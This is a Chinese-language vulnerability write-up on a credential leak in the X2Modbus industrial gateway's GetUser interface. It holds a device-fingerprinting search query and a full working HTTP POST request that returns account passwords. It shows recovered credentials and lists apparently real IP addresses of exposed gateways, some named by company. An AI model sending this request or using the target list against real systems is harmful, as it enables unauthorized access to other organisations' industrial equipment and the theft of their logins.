# 3、迅饶科技 X2Modbus 网关 GetUser 敏感信息泄露



#### 漏洞简介

X2Modbus网关GetUser接口存在一个信息泄漏漏洞，使得未经授权的用户或攻击者可以获取敏感信息。


#### 漏洞复现

步骤一：使用以下搜索语法获取测试资产并确定测试目标

server="SunFull-Webs"

步骤二：构造以下数据包并发送，发送后可在相应正文中获取登录的账号与密码信息

POST /soap/GetUser HTTP/1.1  
Host: 127.0.0.1  
Cache-Control: max-age=0  
Upgrade-Insecure-Requests: 1  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7  
Referer: http://60.12.13.234:880/login.html  
Accept-Encoding: gzip, deflate  
Accept-Language: zh-CN,zh;q=0.9  
Cookie: language=zh-cn; username=admin1  
If-Modified-Since: Sat Jun 29 10:02:08 2019  
Connection: close  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 56  
  
<GetUser><User Name="admin" Password="admin"/></GetUser>



步骤三：使用以上获取的账号密码进行登陆测试

username:admin  
password:admin1234546

其他案例

116.233.215.228:6688 上海贝锐信息科技股份有限公司广州分公司  
61.132.80.90:8000  
113.108.135.154:3001  
60.12.13.234:912  
112.94.15.18:8093 皇家空调设备工程（广东）有限公司  
112.94.15.18:8095  
94.74.130.130:8090  
60.12.13.234:900  
121.33.200.178:3001  
60.12.13.234:902

节快乐～